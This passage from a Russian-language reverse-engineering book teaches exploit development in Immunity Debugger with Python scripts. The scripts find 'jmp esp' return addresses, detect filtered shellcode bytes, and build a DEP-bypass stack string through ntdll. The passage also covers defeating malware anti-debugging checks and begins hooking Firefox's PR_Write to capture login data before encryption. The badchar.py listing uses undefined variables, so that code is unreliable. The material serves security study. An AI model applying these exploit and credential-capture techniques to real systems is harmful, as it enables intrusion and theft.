Эти два типа перехватчиков применяют ассемблерную заглушку, чтобы передать выполнение небольшому фрагменту кода перехватчика, который может записать определённое значение регистра или область памяти в момент перехвата. Перехватчики этих типов полезны для часто вызываемых функций; их применение будет рассмотрено в главе 6.

Для определения PyHook можно воспользоваться следующим шаблоном, где в качестве примера применяется LogBpHook:

```
from immlib import *

class MyHook( LogBpHook ):

    def __init__( self ):
        LogBpHook.__init__( self )

    def run( regs ):
        # Выполняется при срабатывании перехватчика
```

Мы переопределяем класс LogBpHook и обязательно задаём функцию run(). При срабатывании перехватчика метод run() принимает в качестве единственного аргумента все регистры центрального процессора. Все они имеют значения именно на момент срабатывания, поэтому их можно исследовать или изменять по своему усмотрению. Переменная regs является словарём, через который к регистрам можно обращаться по имени:

```
regs["ESP"]
```

Теперь перехватчик можно определить внутри PyCommand и устанавливать при каждом выполнении этой PyCommand либо поместить его код в каталог PyHooks внутри основного каталога Immunity Debugger, и тогда перехватчик будет автоматически устанавливаться при каждом запуске Immunity Debugger. Перейдём к примерам сценариев с применением immlib, встроенной библиотеки Python в Immunity Debugger.

5.3 Разработка эксплойтов

Обнаружение уязвимости в программной системе - лишь начало долгого и трудного пути к созданию надёжно работающего эксплойта. В конструкции Immunity Debugger есть множество возможностей, которые немного облегчают этот путь разработчику эксплойта. Мы создадим несколько PyCommands, ускоряющих получение работающего эксплойта, включая способ поиска определённых команд для передачи EIP нашему шелл-коду и определения недопустимых символов, которые требуется отфильтровать при кодировании шелл-кода. Мы также воспользуемся входящей в комплект Immunity Debugger командой PyCommand !findantidep, чтобы обойти предотвращение выполнения данных программой (DEP)^[3]. Приступим!

5.3.1 Поиск команд, удобных для эксплойта

Получив управление над EIP, необходимо передать выполнение шелл-коду. Обычно некоторый регистр или смещение относительно регистра указывает на шелл-код, а ваша задача - найти в исполняемом файле или одном из загруженных модулей команду, которая передаст управление по этому адресу. Библиотека Python в Immunity Debugger упрощает задачу благодаря поисковому интерфейсу, позволяющему искать определённые команды по всему загруженному двоичному файлу. Быстро напишем сценарий, который принимает команду и возвращает все адреса, где она находится. Откройте новый файл Python, назовите его findinstruction.py и введите следующий код.

```
findinstruction.py

from immlib import *
def main(args):
```

```

imm          = Debugger()
search_code  = " ".join(args)

# ❶
search_bytes = imm.Assemble( search_code )
# ❷
search_results = imm.Search( search_bytes )

for hit in search_results:

    # Получаем страницу памяти, где найдено совпадение,
    # и убеждаемся, что она исполняемая
    # ❸
    code_page = imm.getMemoryPagebyAddress( hit )
    # ❹
    access     = code_page.getAccess( human = True )

    if "execute" in access.lower():
        imm.log( "[*] Found: %s (0x%08x)" % ( search_code, hit ),
                address = hit )

return "[*] Finished searching for instructions, check the Log window."

```


Сначала мы assembliруем искомые команды `jmp esp`, а затем методом `Search()` ищем байты этих команд во всей памяти загруженного двоичного файла. Мы перебираем все адреса из возвращённого списка, получаем страницу памяти, где находится команда `jmp esp`, и убеждаемся, что память помечена как исполняемая. Для каждой команды, найденной на исполняемой странице памяти, адрес выводится в окно **Log**. Чтобы воспользоваться сценарием, просто передайте искомую команду как аргумент:

```
!findinstruction <instruction to search for>
```

После запуска сценария следующим образом:

```
!findinstruction jmp esp
```

должен появиться вывод, похожий на рисунок 5-2.



```

769D21EF [*] Found: jmp esp (0x769d21ef)
769EAAF6 [*] Found: jmp esp (0x769eaa6)
769ED099 [*] Found: jmp esp (0x769ed099)
77F7F02F [*] Found: jmp esp (0x77f7f02f)
77FAB117 [*] Found: jmp esp (0x77fab117)
77FE24F3 [*] Found: jmp esp (0x77fe24f3)
7E45B0E0 [*] Found: jmp esp (0x7e45b0e0)
77156412 [*] Found: jmp esp (0x77156412)
7C9C2633 [*] Found: jmp esp (0x7c9c2633)
7CA76989 [*] Found: jmp esp (0x7ca76989)
7CB3E592 [*] Found: jmp esp (0x7cb3e592)
7CB558CD [*] Found: jmp esp (0x7cb558cd)
76B43AE0 [*] Found: jmp esp (0x76b43ae0)
77E8512E [*] Found: jmp esp (0x77e8512e)
77DF2740 [*] Found: jmp esp (0x77df2740)
77E11C2B [*] Found: jmp esp (0x77e11c2b)
77E3762B [*] Found: jmp esp (0x77e3762b)
77E383ED [*] Found: jmp esp (0x77e383ed)

!findinstruction jmp esp

[*] Finished searching for instructions, check the Log window.

```

Рисунок 5-2. Вывод PyCommand `!findinstruction`

Теперь у нас есть список адресов, которыми можно воспользоваться для запуска шелл-кода - конечно, при условии, что наш шелл-код начинается по адресу ESP. Каждый эксплойт может немного отличаться, но теперь у нас есть инструмент для быстрого поиска адресов, которые помогут запустить всеми нами любимый шелл-код.

5.3.2 Фильтрация недопустимых символов

При отправке строки эксплойта целевой системе некоторые наборы символов невозможно использовать в шелл-коде. Например, если мы нашли переполнение стека при вызове функции `strcpy()`, эксплойт не может содержать символ `NULL (0x00)`, поскольку функция `strcpy()` прекращает копирование данных сразу после обнаружения значения `NULL`. Поэтому авторы эксплойтов применяют кодировщики шелл-кода: во время работы шелл-код декодируется в памяти, а затем выполняется. Однако всё равно встречаются случаи, когда уязвимая программа отфильтровывает несколько символов или обрабатывает их каким-либо особым образом, а определить это вручную бывает кошмарно сложно.

Как правило, если удалось убедиться, что EIP начинает выполнять шелл-код, но затем шелл-код вызывает нарушение доступа или сбой целевой программы до завершения своей задачи, будь то обратное подключение, миграция в другой процесс или широкий спектр других неприятных дел, которыми занимается шелл-код, сначала следует проверить, что шелл-код копируется в память в точности так, как требуется. Immunity Debugger может значительно облегчить эту задачу. Рассмотрите рисунок 5-3, где показан стек после переполнения.

Registers (FPU)		
EAX	00000001	
ECX	00000001	
EDX	00000000	
EBX	00000000	
ESP	00AEFD48	
EBP	00AEFDA0	
ESI	7C80929C	kernel32.GetTickCount
EDI	00AEFE48	
EIP	00AEFD4A	
ESP ==>		
ESP+4	EB5F03EB	3 4 5
ESP+8	FFF8E805	4 5 6
ESP+C	C933FFFF	3 4 5
ESP+10	478D87B1	3 4 5 6
ESP+14	28E8833A	: 3 4 5
ESP+18	3780C787	3 4 5 6 7
ESP+1C	FAE247FE	3 4 5 6
ESP+20	7D1B77AB	3 4 5 6 7
ESP+24	FE16AE12	3 4 5 6
ESP+28	A5FEFEFE	3 4 5 6
ESP+2C	127D2277	3 4 5 6 7
ESP+30	FE1A7FDE	3 4 5 6
ESP+34	73010101	000s
ESP+38	FEFEA07D	3 4 5 6
ESP+3C	0194AEFE	3 4 5 6
ESP+40	FEDB779A	3 4 5 6
ESP+44	7DFEFEFE	3 4 5 6
ESP+48	779AF23A	: 3 4 5 6
ESP+4C	FEFEFADB	3 4 5 6
ESP+50	F2127DFE	3 4 5 6
ESP+54	F6DB779A	3 4 5 6
ESP+58	CFFEFEFE	3 4 5 6
ESP+5C	8A6D7508	3 4 5 6
ESP+60	75FEFEFE	3 4 5 6
ESP+64	FEFE8675	3 4 5 6
ESP+68	C7F875FE	3 4 5 6
ESP+6C	75F78B3F	? 3 4 5 6
ESP+70	3CC7FAB8	3 4 5 6 7
ESP+74	FD15FC8B	3 4 5 6
ESP+78	731015B8	3 4 5 6
ESP+7C	08CFF6B8	3 4 5 6
ESP+80	FECB779A	3 4 5 6
ESP+84	01FEFEFE	3 4 5 6
ESP+88	DABA752E	. 3 4 5 6
ESP+8C	FE5EFBF2	3 4 5 6
ESP+90	C675FEFE	3 4 5 6
ESP+94	EEFE397F	3 4 5 6
ESP+98	C677FEFE	3 4 5 6
ESP+9C	C43D3ECF	3 4 5 6
ESP+A0	D4CDD1CC	3 4 5 6
ESP+A4	20D1CECA	3 4 5 6

Рисунок 5-3. Окно стека Immunity Debugger после переполнения

Видно, что в данный момент регистр EIP указывает на регистр ESP. Четыре байта 0xCC просто заставляют отладчик остановиться, как если бы по этому адресу была установлена точка останова;

напомним, 0xCC - это команда INT3. Сразу после четырёх команд INT3, по смещению ESP+0x4, начинается шелл-код. Именно там следует начать поиск в памяти, чтобы убедиться, что шелл-код в точности совпадает с отправленным при атаке. Мы просто возьмём шелл-код как строку в кодировке ASCII и побайтово сравним её с памятью, чтобы убедиться, что весь шелл-код попал в процесс. Если обнаружить расхождение и вывести недопустимый байт, который не прошёл через фильтр программы, этот символ можно будет добавить в кодировщик шелл-кода до повторного запуска атаки! Для проверки инструмента можно скопировать и вставить шелл-код из CANVAS, Metasploit или собственный самодельный шелл-код. Откройте новый файл Python, назовите его badchar.py и введите следующий код.

badchar.py

```
from immlib import *

def main(args):

    imm = Debugger()

    bad_char_found = False

    # Первый аргумент - адрес, с которого начинается поиск
    address = int(args[0],16)

    # Проверяемый шелл-код
    shellcode = "<<COPY AND PASTE YOUR SHELLCODE HERE>>"
    shellcode_length = len(shellcode)

    debug_shellcode = imm.readMemory( address, shellcode_length )
    debug_shellcode = debug_shellcode.encode("HEX")

    imm.log("Address: 0x%08x" % address)
    imm.log("Shellcode Length : %d" % length)

    imm.log("Attack Shellcode: %s" % canvas_shellcode[:512])
    imm.log("In Memory Shellcode: %s" % id_shellcode[:512])

    # Начинаем побайтовое сравнение двух буферов шелл-кода
    count = 0
    while count <= shellcode_length:

        if debug_shellcode[count] != shellcode[count]:

            imm.log("Bad Char Detected at offset %d" % count)
            bad_char_found = True
            break

        count += 1

    if bad_char_found:
        imm.log("[****] ")
        imm.log("Bad character found: %s" % debug_shellcode[count])
        imm.log("Bad character original: %s" % shellcode[count])
        imm.log("[****] ")

    return "[*] !badchar finished, check Log window."
```

В этом сценарии из библиотеки Immunity Debugger фактически применяется только вызов readMemory(), а остальная часть представляет собой простые сравнения строк Python. Теперь достаточно представить шелл-код в виде строки ASCII, например для байтов 0xEB 0x09 строка должна выглядеть как EB09, вставить её в сценарий и выполнить его следующим образом:


```
!badchar <Address to Begin Search>
```

В предыдущем примере поиск следовало бы начать по адресу ESP+0x4, абсолютное значение которого равно 0x00AEFD4C, поэтому PyCommand запускалась бы так:

```
!badchar 0x00AEFD4c
```

Сценарий немедленно предупредил бы о любых проблемах фильтрации недопустимых символов и значительно сократил бы время, затрачиваемое на отладку вызывающего сбой шелл-кода или обратную разработку встретившихся фильтров.

5.3.3 Обход DEP в Windows

DEP - это защитная мера, реализованная в Microsoft Windows XP SP2, 2003 и Vista для предотвращения выполнения кода в таких областях памяти, как куча и стек. Она может сорвать большинство попыток заставить эксплойт правильно выполнить шелл-код, поскольку большинство эксплойтов до момента выполнения хранит шелл-код в куче или стеке. Однако существует известный приём^[4], в котором собственный вызов API Windows отключает DEP для текущего выполняющегося процесса, позволяя безопасно вернуть управление шелл-коду независимо от того, хранится он в стеке или куче. В комплект Immunity Debugger входит PyCommand findantidep.py, которая определяет подходящие адреса для эксплойта, чтобы отключить DEP и выполнить шелл-код. Мы быстро рассмотрим обход на высоком уровне, а затем с помощью предоставленной PyCommand найдём нужные адреса.

Вызов API Windows, позволяющий отключить DEP для процесса, - это недокументированная функция NtSetInformationProcess()^[5] со следующим прототипом:

```
NTSTATUS NtSetInformationProcess(  
    IN HANDLE hProcessHandle,  
    IN PROCESS_INFORMATION_CLASS ProcessInformationClass,  
    IN PVOID ProcessInformation,  
    IN ULONG ProcessInformationLength );
```

Чтобы отключить DEP для процесса, необходимо вызвать NtSetInformationProcess(), задав для ProcessInformationClass значение ProcessExecuteFlags (0x22), а для параметра ProcessInformation - MEM_EXECUTE_OPTION_ENABLE (0x2). Проблема простого построения шелл-кода, выполняющего такой вызов, заключается в том, что вызов также принимает несколько параметров NULL, а это затруднительно для большинства шелл-кодов; см. раздел "Фильтрация недопустимых символов" на странице 75. Поэтому приём заключается в том, чтобы направить шелл-код в середину функции, которая вызовет NtSetInformationProcess() с необходимыми параметрами, уже находящимися в стеке. В ntdll.dll известно место, которое сделает это за нас. Рассмотрите дизассемблированный вывод из ntdll.dll в Windows XP SP2, полученный с помощью Immunity Debugger.

```
7C91D3F8 . 3C 01      CMP AL,1  
7C91D3FA . 6A 02      PUSH 2  
7C91D3FC . 5E        POP ESI  
7C91D3FD . 0F84 B72A0200 JE ntdll.7C93FEBA  
...  
7C93FEBA > 8975 FC    MOV DWORD PTR SS:[EBP-4],ESI  
7C93FEBD . ^E9 41D5FDDF JMP ntdll.7C91D403  
...  
7C91D403 > 837D FC 00  CMP DWORD PTR SS:[EBP-4],0  
7C91D407 . 0F85 60890100 JNZ ntdll.7C935D6D  
...  
7C935D6D > 6A 04      PUSH 4  
7C935D6F . 8D45 FC    LEA EAX,DWORD PTR SS:[EBP-4]  
7C935D72 . 50        PUSH EAX  
7C935D73 . 6A 22      PUSH 22
```

```

7C935D75 . 6A FF      PUSH -1
7C935D77 . E8 B188FDFF     CALL ntdll.ZwSetInformationProcess

```

Проследив поток этого кода, мы видим сравнение AL со значением 1, после чего в ESI помещается значение 2. Если AL равен 1, выполняется условный переход по адресу 0x7C93FEBA. Там ESI переносится в переменную стека по адресу EBP-4; напомним, ESI по-прежнему равен 2. Затем выполняется безусловный переход по адресу 0x7C91D403, где проверяется, что переменная стека, всё ещё равная 2, не нулевая, а потом условный переход по адресу 0x7C935D6D. Здесь начинается самое интересное: в стек помещается значение 4, переменная EBP-4, всё ещё равная 2, загружается в регистр EAX, а затем это значение помещается в стек. Следом в стек помещается 0x22, потом значение -1; дескриптор процесса -1 сообщает функции, что DEP следует отключить для текущего процесса. Наконец вызывается ZwSetInformationProcess, псевдоним NtSetInformationProcess. Фактически в этом потоке кода подготавливается следующий вызов NtSetInformationProcess():

```
NtSetInformationProcess( -1, 0x22, 0x2, 0x4 )
```

Превосходно! Он отключит DEP для текущего процесса, но сначала код эксплойта должен привести нас по адресу 0x7C91D3F8, чтобы этот код был выполнен. До достижения этого места необходимо также убедиться, что AL, младший байт регистра EAX, равен 1. После выполнения этих двух предварительных условий можно будет вернуть управление шелл-коду, как при любом другом переполнении, например с помощью команды JMP ESP. Итак, нам нужны три обязательных адреса:

- адрес, по которому AL получает значение 1, после чего выполняется возврат;
- адрес последовательности кода, отключающей DEP;
- адрес возврата выполнения к началу шелл-кода.

Обычно эти адреса пришлось бы искать вручную, но разработчики эксплойтов из Immunity создали небольшую программу на Python под названием findantidep.py. В ней есть мастер, который проводит пользователя через процесс поиска адресов. Программа даже создаёт строку эксплойта, которую можно без усилий скопировать и вставить в эксплойт для применения найденных смещений. Рассмотрим сценарий findantidep.py, а затем испытаем его.

findantidep.py

```

import immlib
import immutils

def tAddr(addr):
    buf = immutils.int2str32_swapped(addr)
    return "\\x%02x\\x%02x\\x%02x\\x%02x" % ( ord(buf[0]) ,
        ord(buf[1]), ord(buf[2]), ord(buf[3]) )

DESC="""Find address to bypass software DEP"""

def main(args):
    imm=immlib.Debugger()
    addylist = []
    mod = imm.getModule("ntdll.dll")

    if not mod:
        return "Error: Ntdll.dll not found!"

    # ❶
    # Поиск первого АДРЕСА
    ret = imm.searchCommands("MOV AL,1\\nRET")

```

```

if not ret:
    return "Error: Sorry, the first addy cannot be found"

for a in ret:
    addylist.append( "0x%08x: %s" % (a[0], a[2]) )

ret = imm.comboBox("Please, choose the First Address [sets AL to 1]",
                  addylist)

firstaddy = int(ret[0:10], 16)
imm.Log("First Address: 0x%08x" % firstaddy, address = firstaddy)

# ●
# Поиск второго АДРЕСА
ret = imm.searchCommandsOnModule( mod.getBase(), "CMP AL,0x1\n PUSH 0x2\n"
                                " POP ESI\n" )

if not ret:
    return "Error: Sorry, the second addy cannot be found"

secondaddy = ret[0][0]
imm.Log( "Second Address %x" % secondaddy , address= secondaddy )

# ●
# Поиск третьего АДРЕСА
ret = imm.inputBox("Insert the Asm code to search for")

ret = imm.searchCommands(ret)

if not ret:
    return "Error: Sorry, the third address cannot be found"

addylist = []

for a in ret:
    addylist.append( "0x%08x: %s" % (a[0], a[2]) )

ret = imm.comboBox("Please, choose the Third return Address [jumps to "
                  "shellcode]", addylist)

thirdaddy = int(ret[0:10], 16)

imm.Log( "Third Address: 0x%08x" % thirdaddy, thirdaddy )

# ●
imm.Log( 'stack = "%s\\xff\\xff\\xff\\xff%s\\xff\\xff\\xff\\xff" + "A" * '
        ' 0x54 + "%s" + shellcode ' % \
        ( tAddr(firstaddy), tAddr(secondaddy), tAddr(thirdaddy) ) )

```

Сначала мы ищем команды, которые задают AL значение 1 ☐, а затем предлагаем пользователю выбрать адрес из списка. После этого в ntdll.dll ищется набор команд, составляющий код отключения DEP ☐. На третьем шаге пользователь вводит команду или команды, которые приведут его обратно в шелл-код ☐, и выбирает один из адресов, где найдены эти конкретные команды. В завершение сценарий выводит результаты в окно **Log** ☐. Ход процесса показан на рисунках 5-4 - 5-6.




Рисунок 5-4. Сначала выбирается адрес, который задаёт AL значение 1.




Рисунок 5-5. Затем вводится набор команд, который приведёт нас в шелл-код.




Рисунок 5-6. Теперь выбирается адрес, возвращённый на втором шаге.

Наконец, в окне **Log** должен появиться следующий вывод:

```
stack = "\x75\x24\x01\x01\xff\xff\xff\xff\x56\x31\x91\x7c\xff\xff\xff" +
"A" * 0x54 + "\x75\x24\x01\x01" + shellcode
```

Теперь эту строку вывода можно просто скопировать в эксплойт, вставить и добавить шелл-код. Сценарий помогает переносить существующие эксплойты так, чтобы они успешно работали с целью, где включена DEP, или создавать новые эксплойты, поддерживающие её сразу. Это замечательный пример превращения многочасового ручного поиска в 30-секундное упражнение. Теперь вы видите, как простые сценарии Python помогают за малую долю времени разрабатывать более надёжные и переносимые эксплойты. Перейдём к применению `immlib` для обхода распространённых процедур противодействия отладке в образцах вредоносных программ.

5.4 Преодоление процедур противодействия отладке во вредоносных программах

Современные варианты вредоносных программ становятся всё более изощрёнными в методах заражения, распространения и способности защищаться от анализа. Помимо распространённых приёмов обфускации кода, например упаковщиков и шифрования, вредоносная программа часто применяет процедуры противодействия отладке, пытаясь помешать аналитику понять её поведение с помощью отладчика. Immunity Debugger и Python позволяют создавать простые сценарии, помогающие обходить некоторые такие процедуры при исследовании образца вредоносной программы. Рассмотрим несколько наиболее распространённых процедур противодействия отладке и напомним соответствующий код для их обхода.

5.4.1 IsDebuggerPresent

Безусловно, самый распространённый приём противодействия отладке - применение функции `IsDebuggerPresent`, экспортируемой из `kernel32.dll`. Она не принимает параметров и возвращает 1, если к текущему процессу подключён отладчик, или 0, если отладчика нет. Дизассемблированное представление этой функции выглядит так:

```
7C813093 >/$ 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
7C813099 |. 8B40 30      MOV EAX,DWORD PTR DS:[EAX+30]
7C81309C |. 0FB640 02    MOVZX EAX,BYTE PTR DS:[EAX+2]
7C8130A0 \. C3          RETN
```

Этот код загружает адрес блока информации потока (TIB), который всегда находится по смещению `0x18` относительно регистра `FS`. Оттуда загружается блок окружения процесса (PEB), всегда расположенный по смещению `0x30` внутри TIB. Третья команда задаёт `EAX` значение члена `BeingDebugged` в PEB, который находится по смещению `0x2` внутри PEB. Если к процессу подключён отладчик, этот байт равен `0x1`. Простой способ обхода был опубликован [Damian Gomez^{\[6\]}](#) из Immunity и состоит из одной строки Python, которую можно поместить в `PyCommand` или выполнить из оболочки Python в Immunity Debugger:

```
imm.writeMemory( imm.getPEBAddress() + 0x2, "\x00" )
```

Этот код просто обнуляет флаг `BeingDebugged` в PEB, и теперь любая вредоносная программа, применяющая такую проверку, будет обманута и решит, что отладчик не подключён.

5.4.2 Преодоление перебора процессов

Вредоносные программы также пытаются перебрать все работающие на компьютере процессы, чтобы определить наличие отладчика. Например, если против вируса применяется Immunity Debugger, `ImmunityDebugger.exe` будет зарегистрирован как работающий процесс. Для перебора работающих процессов вредоносная программа вызывает `Process32First`, чтобы получить первую зарегистрированную функцию в системном списке процессов, а затем `Process32Next`, чтобы начать перебор всех процессов. Оба вызова возвращают логический флаг успеха, поэтому мы можем просто изменить две функции так, чтобы при возврате регистр `EAX` был равен нулю. Для этого воспользуемся мощным ассемблером, встроенным в Immunity Debugger. Рассмотрим следующий код:

```
# ●
process32first = imm.getAddress("kernel32.Process32FirstW")
process32next  = imm.getAddress("kernel32.Process32NextW")
function_list  = [ process32first, process32next ]
```

```
# ❶
patch_bytes = imm.Assemble( "SUB EAX, EAX\nRET" )

for address in function_list:
    # ❷
    opcode = imm.disasmForward( address, nlines = 10 )
    # ❸
    imm.writeMemory( opcode.address, patch_bytes )
```

Сначала мы находим адреса двух функций перебора процессов и сохраняем их в списке для последующего обхода [\[1\]](#). Затем ассемблируем байты кодов операций, которые зададут регистру EAX значение 0, после чего возвратят управление из вызова функции; это и будет наша заплатка [\[2\]](#). Далее мы дизассемблируем 10 команд вглубь функций Process32First/Next [\[3\]](#). Это делается потому, что некоторые продвинутые вредоносные программы проверяют первые несколько байтов этих функций, чтобы убедиться, что такие хитрые специалисты по обратной разработке, как мы, не изменили начало функции. Мы обманем их, установив заплату в глубине на 10 команд; если программа проверяет целостность всей функции, она нас обнаружит, но пока этого достаточно. Затем мы просто вставляем ассемблированные байты заплатки в функции [\[4\]](#), и теперь обе они будут возвращать ложь при любом способе вызова.

Мы рассмотрели два примера применения Python и Immunity Debugger для автоматического предотвращения обнаружения подключённого отладчика вредоносной программой. Разновидность вредоносной программы может применять ещё множество приёмов противодействия отладке, поэтому список сценариев Python, которые предстоит написать для их преодоления, бесконечен! Идите вперёд с новыми знаниями об Immunity Debugger и наслаждайтесь плодами: сокращением времени разработки эксплойтов и новым арсеналом инструментов против вредоносных программ.

Теперь перейдём к некоторым приёмам перехвата, которые можно применять в своих трудах по обратной разработке.

Сноски

[1] Для получения поддержки по отладчику и участия в общих обсуждениях посетите <http://forum.immunityinc.com>.

[2] Полный комплект документации по библиотеке Python в Immunity Debugger приведён по адресу <http://debugger.immunityinc.com/update/Documentation/ref/>.

[3] Подробное объяснение DEP приведено по адресу <http://support.microsoft.com/kb/875352/EN-US/>.

[4] См. статью Skape и Skywing по адресу <http://www.uninformed.org/?v=2&a=4&t=txt>.

[5] Определение функции NtSetInformationProcess() приведено по адресу <http://undocumented.ntinternals.net/UserMode/Undocumented%20Functions/NT%20Objects/Process/NtSetInformationProcess.html>.

[6] Исходная публикация на форуме находится по адресу <http://forum.immunityinc.com/index.php?topic=71.0>.

Глава 6. Перехват

Перехват - это мощный приём наблюдения за процессом, при котором поток выполнения процесса изменяется для отслеживания или изменения данных, к которым выполняется доступ. Именно благодаря перехвату руткиты скрываются, клавиатурные шпионы похищают нажатия клавиш, а отладчики отлаживают! Реализовав простые перехватчики для автоматического получения нужных сведений, специалист по обратной разработке может сэкономить много часов ручной отладки. Это невероятно простой и в то же время очень мощный приём.

На платформе Windows перехватчики реализуются множеством способов. Мы сосредоточимся на двух основных приёмах, которые я называю "программным" и "аппаратным" перехватом. При программном перехвате вы подключаетесь к целевому процессу и реализуете обработчики точек останова INT3 для перехвата потока выполнения. Возможно, всё это уже кажется знакомым, поскольку, по сути, вы написали собственный перехватчик в разделе "Расширение обработчиков точек останова" на странице 58. При аппаратном перехвате в коде целевого процесса на языке ассемблера жёстко записывается переход, запускающий код перехватчика, также написанный на языке ассемблера. Программные перехватчики полезны для нетребовательных или редко вызываемых функций. Однако для часто вызываемых процедур и минимального воздействия на процесс необходимо применять аппаратные перехватчики. Главными кандидатами для аппаратного перехвата являются процедуры управления кучей и интенсивные операции файлового ввода-вывода.

Для применения обоих приёмов мы воспользуемся уже рассмотренными инструментами. Начнём с программного перехвата посредством PyDbg для прослушивания зашифрованного сетевого трафика, а затем перейдём к аппаратному перехвату с помощью Immunity Debugger для высокопроизводительного инструментария кучи.

6.1 Программный перехват с помощью PyDbg

В первом примере мы будем прослушивать зашифрованный трафик на уровне приложения. Обычно для понимания того, как клиентское или серверное приложение взаимодействует с сетью, применяется анализатор трафика вроде Wireshark^[1]. К сожалению, возможности Wireshark ограничены тем, что он видит данные только после шифрования, которое скрывает истинную природу исследуемого протокола. С помощью программного перехвата можно захватить данные до шифрования, а затем ещё раз - после получения и расшифровки.

Нашим целевым приложением будет популярный веб-браузер Mozilla Firefox с открытым исходным кодом^[2]. В этом упражнении мы представим, что исходный код Firefox закрыт, иначе было бы не так интересно, верно, и наша задача - прослушать данные из процесса firefox.exe до того, как они будут зашифрованы и отправлены серверу. Самая распространённая форма шифрования, выполняемого Firefox, - Secure Sockets Layer (SSL), поэтому её мы и выберем основной целью упражнения.

Чтобы найти вызов или вызовы, отвечающие за передачу незашифрованных данных, можно применить приём регистрации межмодульных вызовов, описанный по адресу <http://forum.immunityinc.com/index.php?topic=35.0>. Единственного "правильного" места для установки перехватчика нет; это вопрос предпочтений. Чтобы мы работали в одинаковых условиях, предположим, что точка перехвата установлена на функции PR_Write, экспортируемой из nspr4.dll. При достижении этой функции по адресу [ESP + 8] находится указатель на массив символов ASCII, содержащий отправляемые нами данные до их шифрования. Смещение +8

относительно ESP сообщает, что нас интересует второй параметр, переданный функции PR_Write. Именно здесь мы захватим данные ASCII, запишем их и продолжим процесс.

Сначала убедимся, что интересующие данные действительно видны. Откройте веб-браузер Firefox и перейдите на один из моих любимых сайтов: <https://www.openrce.org/>. Приняв сертификат SSL сайта и дождавшись загрузки страницы, подключите Immunity Debugger к процессу firefox.exe и установите точку останова на nspr4.PR_Write. В правом верхнем углу сайта OpenRCE находится форма входа; задайте имя пользователя test и пароль test, а затем нажмите кнопку **Login**. Установленная точка останова должна сработать почти сразу; продолжая нажимать F9, вы будете постоянно наблюдать её срабатывание.

В конце концов в стеке появится указатель на строку, который разыменовывается примерно в следующее:

```
[ESP + 8] => ASCII "username=test&password=test&remember_me=on"
```

